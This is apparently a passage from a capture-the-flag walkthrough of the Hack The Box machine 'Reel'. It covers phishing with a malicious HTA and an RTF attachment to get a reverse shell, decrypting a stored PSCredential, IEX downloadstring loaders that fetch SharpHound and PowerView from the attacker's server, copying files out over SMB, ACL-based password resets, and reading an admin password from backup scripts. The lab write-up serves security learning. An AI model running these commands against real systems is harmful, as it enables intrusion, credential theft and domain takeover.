We are going to need a powershell instance on our kali, or else go outside the VM and do this. Performing a quick google search, kali linux has a page on installing powershell. Following this, we do get powershell on our local machine. Now that we have this, we copy the contents of the powershell script to create a HTA file into powershell and execute the desired function from above. To copy, we use xclip.



```
┌──(root💀kali)-[~/htb/reel]
└─# xclip -sel c < Out-HTA.ps1
```




```
>>     <object type="text/html" data="http://windows.microsoft.com/
tures/windows-defender" width="100%" height="100%">
>>     </object></div>
>>     <body>
>>     </body>
>>     </html>
>> "@
>>
>>     Out-File -InputObject $HTA -FilePath $HTAFilepath
>>     Write-Output "HTA written to $HTAFilepath."
>> }
PS /root/htb/reel>
PS /root/htb/reel>
PS /root/htb/reel> Out-HTA -PayloadUrl http://10.10.14.34/exp.ps1
HTA written to /root/htb/reel\WindDef_WebInstall.hta.
PS /root/htb/reel>
```

xclip -sel c < Out-HTA.ps1

Out-HTA -PayloadUrl http://10.10.14.34/exp.ps1

Upon execution, we receive a file called “WinDef_WebInstall.hta”. The script “exp.ps1” is going to be our standard nishang Invoke-PowerShellTcp.ps1 but renamed. Furthermore, we are going to rename “WindDef” to “kek.hta” so we do not have to type as much.

Taking all of this together, we set up a python web server and then send an email to "nico@megabank.htb", the email we found and verified earlier. If everything goes correctly, then we receive a shell back.




```
┌──(root💀 kali)-[~/htb/reel]
└─# sendemail -f kek@kek.com -t nico@megabank.com -u RTF -m "Convert this file" -a kek.rtf -s 10.10.10.77
Jul 13 15:26:24 kali sendemail[38379]: Email was sent successfully!
```

sendemail -f kek@kek.com -t nico@megabank.com -u RTF -m "Convert this file" -a kek.rtf -s 10.10.10.77

NOTE: "-f" is 'from', "-t" is 'to', "-u" is the subject, "-m" is the message, "-a" is the attachment, and "-s" is the place where the email is going.

In the end, we receive a reverse shell back to us.



```
┌──(root💀 kali)-[~/htb/reel]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.77] 59902
Windows PowerShell running as user nico on REEL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
htb\nico
PS C:\Windows\system32>
```


Privilege Escalation

Some enumeration we can do

Get-AppLockerPolicy -Effective -xm


Get-Service | where {$_.Status -eq "running" }

Exploring Nico's desktop, we find a file called 'cred.xml" which contains a username and an encoded password




```
PS C:\Users\nico\desktop> dir


    Directory: C:\Users\nico\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar--        28/10/2017     00:59           1468 cred.xml
-ar--        28/10/2017     00:40             32 user.txt


PS C:\Users\nico\desktop> type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aa
00000a00000001000000065d20f0b4ba5367e53498f0209a3319420000000d4769a161c2794e19fce
    </Props>
  </Obj>
</Objs>
PS C:\Users\nico\desktop>
```

Doing a quick google search on what the encoding is on this string, we research "system management automation pscredential decrypt" and find a small tutorial on how to decrypt this powershell encrypted password.



```
$encrypted = "01000000d08c9ddf0115d1118c7a00c04fc297eb0
$password = ConvertTo-SecureString -string $encrypted
```


Following this with the password we found, we successfully decrypt Tom's password, but now we need to put it into a powershell object to actually view it.



```
PS C:\Users\nico\desktop> $enc = "01000000d08c9ddf0115d1118c7a00c04fc2
000000004800000a00000001000000065d20f0b4ba5367e53498f0209a33194200000
PS C:\Users\nico\desktop> $pass = ConvertTo-SecureString -string $enc
PS C:\Users\nico\desktop> $pass
System.Security.SecureString
PS C:\Users\nico\desktop>
```

$enc = "INSERT ENCRYPTED PASS"
$pass = ConvertTo-SecureString -string $enc
$pass

To properly view the password, we make a new object and "format list" it. We end with the password "**1ts-mag1c**!!!"



```
PS C:\Users\nico\desktop> $user = "HTB\Tom"
PS C:\Users\nico\desktop>
PS C:\Users\nico\desktop> $cred = New-Object System.Management.Automation.PScredential($user, $
pass)
PS C:\Users\nico\desktop> $cred

UserName
                Password
--------
                --------
HTB\Tom                                                                                    Syst
em.Security.SecureString


PS C:\Users\nico\desktop> $cred | fl


UserName : HTB\Tom
Password : System.Security.SecureString



PS C:\Users\nico\desktop> $cred.GetNetworkCredential() | fl


UserName       : Tom
Password       : 1ts-mag1c!!!
SecurePassword : System.Security.SecureString
Domain         : HTB



PS C:\Users\nico\desktop>
```


$user = "HTB\Tom"

$cred = New-Object System.Management.Automation.PScredential($user, $pass)

$cred | fl

We can then log into Tom's account through SSH. There, we find the remnants of a bloodhound audit claiming there are no vectors from Tom to domain administrator. Therefore we leave Tom's account alone and go back to Nico to run Bloodhound.

We first copy bloodhound (sharphound.ps1) to our local directory.




```
┌──(root💀 kali)-[~/htb/reel]
└─# cp /opt/BloodHound/BloodHound-linux-x64/resources/app/Collectors/SharpHound.ps1 .
```

Then we set up a python server for the windows machine to grab and run sharphound.


IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/SharpHound.ps1')

Invoke-Bloodhound -CollectionMethod All

With bloodhound complete, we need to get the zip file onto our local machine. To do this fast, we set up a smbserver on our machine. This will allow the target machine to put files on our machine.



```
┌──(root💀kali)-[~/htb/reel]
└─# smbserver.py share $(pwd)
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```





```
PS C:\Users\nico\desktop> net use z:\\10.10.14.34\share
PS C:\Users\nico\desktop> The network name cannot be found.


PS C:\Users\nico\desktop> net use z: \\10.10.14.34\share
The command completed successfully.

PS C:\Users\nico\desktop> copy *.zip z:
PS C:\Users\nico\desktop>
```

HOST: *Smbserver.py share $(pwd)*


TARGET: *Net use z: \\10.10.14.34\share*
*Copy *.zip z:*

Now that we have all our bloodhound information in one place, we can start Neo4j and the bloodhound console.


```
┌──(root💀kali)-[~/htb/reel]
└─# neo4j console
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2021-07-14 06:00:33.470+0000 INFO  Starting...
2021-07-14 06:00:38.137+0000 INFO  ======== Neo4j 4.2.1 ========
2021-07-14 06:00:39.618+0000 INFO  Performing postInitialization step for component 'securit
2021-07-14 06:00:39.618+0000 INFO  Updating the initial password in component 'security-user
2021-07-14 06:00:39.955+0000 INFO  Bolt enabled on localhost:7687.
2021-07-14 06:00:41.366+0000 INFO  Remote interface available at http://localhost:7474/
2021-07-14 06:00:41.367+0000 INFO  Started.
2021-07-14 06:01:17.140+0000 WARN  The client is unauthorized due to authentication failure.
```


```
┌──(root💀kali)-[/opt/BloodHound/BloodHound-linux-x64]
└─# ./BloodHound --no-sandbox
```


Going through bloodhound, there is no obvious path to domain admin from the users we have - nico and tom. However, we do see there is a way for Tom to modify user Claire who is a Backup_admin, a custom role for the server. Additionally, Nico can do the same to the user Herman. This is interesting since backups usually mean passwords. We will attempt this route. Bloodhound recommends the best way to do this is through "powerview" which is a feature of "powersploit"



```
PS C:\Users\nico\desktop> IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/PowerView.ps1')
```

IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/PowerView.ps1')

The above will automatically load the script into play

Now that we have PowerView, we can commence the exploit. We are going to take control of Herman through Nico and reset his password.



```
$pass = ConvertTo-SecureString 'Kek1234!' -AsPlainText -Force
```



```
Set-DomainObjectOwner -Identity Herman -OwnerIdentity nico
Add-DomainObjectAcl -TargetIdentity Herman -PrincipalIdentity nico -Rights ResetPassword -Verbose
Set-DomainUserPassword Herman -AccountPassword $pass -Verbose
```


$pass = ConvertTo-SecureString 'Kek1234!' -AsPlainText -Force
Set-DomainObjectOwner -Identity Herman -OwnerIdentity nico
Add-DomainObjectAcl -TargetIdentity Herman -PrincipalIdentity nico -Rights ResetPassword -Verbose
Set-DomainUserPassword Herman -AccountPassword $pass -Verbose

Attempting to log in as Herman after resetting his password provides a success



```
┌──(root💀kali)-[~]
└─# ssh herman@10.10.10.77
herman@10.10.10.77's password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

herman@REEL C:\Users\herman>
```

Now with Herman, we are going to add the “Backup_Admins” group to him so he can then look at and abuse backups.




```
$cred = New-Object System.Management.Automation.PSCredential('HTB\Herman', $pass)
Add-DomainGroupMember -Identity 'Backup_Admins' -Members Herman -Credential $cred
```

$cred = New-Object System.Management.Automation.PSCredential('HTB\Herman', $pass)
Add-DomainGroupMember -Identity 'Backup_Admins' -Members Herman -Credential $cred

NOTE: $pass is reused

SSH-ing in as Herman, we find ourselves now with “Backup_Admin” privileges.

Going to the administrator directory, we see root.txt, but are unable to read it. In the same directory is “backup scripts”. In here are scripts and some backup information. If we parse this information, we actually find the administrator password.



```
 Directory of C:\Users\Administrator\Desktop\Backup Scripts

11/02/2017  10:47 PM    <DIR>          .
11/02/2017  10:47 PM    <DIR>          ..
11/04/2017  12:22 AM               845 backup.ps1
11/02/2017  10:37 PM               462 backup1.ps1
11/04/2017  12:21 AM             5,642 BackupScript.ps1
11/02/2017  10:43 PM             2,791 BackupScript.zip
11/04/2017  12:22 AM             1,855 folders-system-state.txt
11/04/2017  12:22 AM               308 test2.ps1.txt
               6 File(s)         11,903 bytes
               2 Dir(s)  15,740,280,832 bytes free

herman@REEL C:\Users\Administrator\Desktop\Backup Scripts>type * | findstr p
ass

backup.ps1


backup1.ps1


BackupScript.ps1


# admin password
$password="Cr4ckMeIfYouC4n!"

BackupScript.zip



folders-system-state.txt



test2.ps1.txt



herman@REEL C:\Users\Administrator\Desktop\Backup Scripts>
```

